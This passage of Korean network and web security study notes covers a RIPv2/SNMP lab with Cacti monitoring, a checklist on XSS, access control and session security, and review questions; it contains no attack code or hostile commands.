
3.1 네트워크 토폴로지 및 라우팅 설정

전체적인 네트워크 구성은 다음과 같다.

라우터 간의 통신을 위해 RIPv2 프로토콜을 설정한다. R2 라우터에서 다음과 같은 명령어를 수행한다.

추가적으로 SNMP 모니터링을 위한 환경은 다음과 같이 구축된다.

Ubuntu(SNMP_Manager), Windows(Cacti), Rocky(SNMP_Agent) 노드 구성



SNMP 매니저와 에이전트가 스위치를 통해 연결된 모니터링 환경

3.2 SNMP를 이용한 시스템 모니터링

네트워크 장비 및 서버의 상태(CPU, Uptime 등)를 관리하기 위해 SNMP(Simple Network Management Protocol)를 활용한다. Cacti와 같은 도구를 사용하면 수집된 데이터를 시각화된 그래프로 확인할 수 있다.

R6 장비로부터 수집된 상세한 SNMP 정보를 확인한다.

Cacti 시스템에 등록되어 관리되는 다양한 성능 모니터링 그래프 리스트를 확인한다.

4. 요약 및 점검 체크리스트

점검 영역	핵심 점검 항목	판단 기준 및 조치 사항
Web (XSS)	사용자 입력값 필터링	HTML Entity Encoding 적용 여부, X-XSS-Protection 헤더 설정 확인
Web (Access Control)	권한 검증 (Authorization)	URL 직접 접근 시 서버 사이드 권한 체크 여부, IDOR(타인 데이터 접근) 확인
Web (Session)	세션 관리 보안	로그아웃 시 세션 파기 여부, 쿠키의 HttpOnly 및 Secure 속성 설정
Network	프로토콜 및 모니터링	RIP/OSPF 등 라우팅 프로토콜 보안 설정, SNMP 커뮤니티 스트링 관리

실무/시험 포인트

- **XSS vs SQL Injection:** `mysqli_real_escape_string`은 SQL Injection은 막을 수 있지만, 출력 단계의 HTML 스크립트는 막지 못한다는 점을 반드시 유의해야 한다.
- **인증 vs 인가:** "로그인은 성공했으나 관리자 메뉴에 접근 가능하다"면 이는 인증의 문제가 아니라 **인가(Authorization)**의 문제이다.
- **패킷 분석:** 공격 성공 여부를 판단할 때 브라우저 화면뿐만 아니라 Wireshark를 통해 실제 GET/POST 요청에 민감한 데이터(Cookie 등)가 포함되어 있는지 확인하는 것이 가장 확실한 증거이다.

스스로 확인하기

1. 사용자가 입력한 값이 HTML 태그로 해석되지 않도록 하는 가장 근본적인 방법은 무엇인가?
2. 로그아웃 후에도 동일한 세션 쿠키로 재접속이 가능하다면 어떤 취약점이 있는 것인가?
3. 관리자 페이지의 URL을 알아낸 일반 사용자가 접근할 수 있다면, 이는 인증 문제인가 인가 문제인가?